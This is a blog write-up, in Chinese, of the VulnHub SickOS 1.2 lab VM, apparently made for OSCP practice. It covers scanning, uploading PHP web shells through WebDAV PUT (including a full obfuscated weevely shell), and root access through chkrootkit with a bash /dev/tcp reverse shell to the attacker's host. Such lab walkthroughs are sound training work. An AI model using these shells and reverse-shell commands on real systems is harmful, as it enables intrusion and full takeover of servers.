OSCP - SickOS:1.2 writeup

原创

一支神经病 于 2020-04-20 14:50:01 发布 190 收藏
分类专栏： VM破解 文章标签： vulhub

主机来源：www.vulnhub.com

> 下载地址：https://download.vulnhub.com/sickos/sick0s1.2.zip

> 用到的知识点：
>
> PUT上传
>
> chkrootkit提权

发现IP

安装成功后，查找此虚拟机的IP，我使用的是netdiscover

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.3.1        00:50:56:c0:00:08      1      60  VMware, Inc.
10.0.3.2        00:50:56:ff:6c:8b      1      60  VMware, Inc.
10.0.3.137      00:0c:29:19:7b:cf      2     120  VMware, Inc.
10.0.3.144      00:0c:29:29:79:13      1      60  VMware, Inc.
10.0.3.254      00:50:56:e9:d9:be      2     120  VMware, Inc.
```


IP为10.0.3.144

nmap

```
root@kali4:~# nmap -sV -p- 10.0.3.144
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-15 01:25 EDT
Nmap scan report for 10.0.3.144
Host is up (0.00038s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    lighttpd 1.4.28
MAC Address: 00:0C:29:29:79:13 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.31 seconds
```



没啥开的端口，从80开始，扫下目录，发现test目录，然后发现有PUT方法

```
root@kali4:~/mytools# curl -X OPTIONS -v http://10.0.3.144/test
*   Trying 10.0.3.144:80...
* TCP_NODELAY set
* Connected to 10.0.3.144 (10.0.3.144) port 80 (#0)
> OPTIONS /test HTTP/1.1
> Host: 10.0.3.144
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 301 Moved Permanently
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
< Location: http://10.0.3.144/test/
< Content-Length: 0
< Date: Wed, 15 Apr 2020 06:57:09 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 10.0.3.144 left intact
```


上传

利用weevely来生成一个木马文件，weevely是kali中的PHP菜刀

```
root@kali4:~/mytools# weevely generate aaa exp.php
Generated 'exp.php' with password 'aaa' of 771 byte size.
root@kali4:~/mytools# cat exp.php
<?php
$l='bas6.e646._d6.ecode($m[1]),$6.k)));$6.o=@ob_6.6.g6.et_contents(6.6.);@ob6._end_clean';
$Q='nts("php:/6./input"6.6.),$m)==1)6. {@ob_s6.tart();@e6.val(@6.g6.zuncomp6.6.ress(@x(@';
$u='{$j}6.;}}re6.turn $o;}6.if (6.@preg_ma6.tch("6./$kh(.6.+)$kf/",@f6.ile_get_con6.6.te';
$w='();6.$r=@base6.66.4_enc6.ode(@x(@gzcompre6.ss6.($o),$k));pri6.nt("$p6.$6.kh$r$kf");}';
$h=str_replace('Cg','','cCgrCgeatCge_fCgCguCgnction');
$Z='$k="6.476.bce5c76.";$kh="4f6.589f46.866.7db";$kf="d576.6.e9ca9f806.8";$p=6."NMZK6.2KP6V2';
$D='Dz6.BA46.o";f6.unctі6.on x($t,$k){$6.c=strlen(6.$k);$l=st6.rle6.n($t6.);$o="6.";for(';
$B='$i=06.;$i<6.$l;){6.fo6.r($j=0;($6.j<$c&&$i6.<$l);$6.j6.+6.+,$i6.++){$o.=6.$6.t{$i}^$k';
$p=str_replace('6.','',$Z.$D.$B.$u.$Q.$l.$w);
$a=$h('',$p);$a();
?>
```



连接

或者直接用curl命令来上传一个小马

```
curl -v -X PUT -d '<?php system($_GET["c"]); ?>' http://10.0.3.144/test/22.php
```

客户端监听，nc -nlvp 443

curl或者浏览器中访问

```
http://10.0.3.144/test/22.php?c=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket%28socket.AF_
```

获得shell

提权

利用chkrootkit提权

写入文件

```
printf '#!/bin/bash\nbash -i >& /dev/tcp/10.0.3.141/443 0>&1\n' >> /tmp/update
```

```
$ printf '#!/bin/bash\nbash -i >& /dev/tcp/10.0.3.141/443 0>&1\n' >> /tmp/update
```

等待，获得root

```
root@kali4:~# nc -nlvp 443
listening on [any] 443 ...
connect to [10.0.3.141] from (UNKNOWN) [10.0.3.144] 51790
bash: no job control in this shell
root@ubuntu:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# ls
ls
304d840d52840689e0ab0af56d6d3a18-chkrootkit-0.49.tar.gz
7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
chkrootkit-0.49
newRule
root@ubuntu:~# cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused on elim
ination of tool in real scenarios where tools can be blocked during an assesment and thereby fooling tester(s), g
athering more information about the target using different methods, though while developing many of the tools wer
e limited/completely blocked, to get a feel of Old School and testing it manually.

Thanks for giving this try.

@vulnhub: Thanks for hosting this UP!.
```


为什么用443，是因为一般防火墙策略会只开很少的端口

```
root@ubuntu:~# /sbin/iptables -L
/sbin/iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:http
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:http-alt
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:https

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:ssh
ACCEPT     tcp  --  anywhere             anywhere            tcp spt:http
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:http-alt
ACCEPT     tcp  --  anywhere             anywhere            tcp dpt:https
```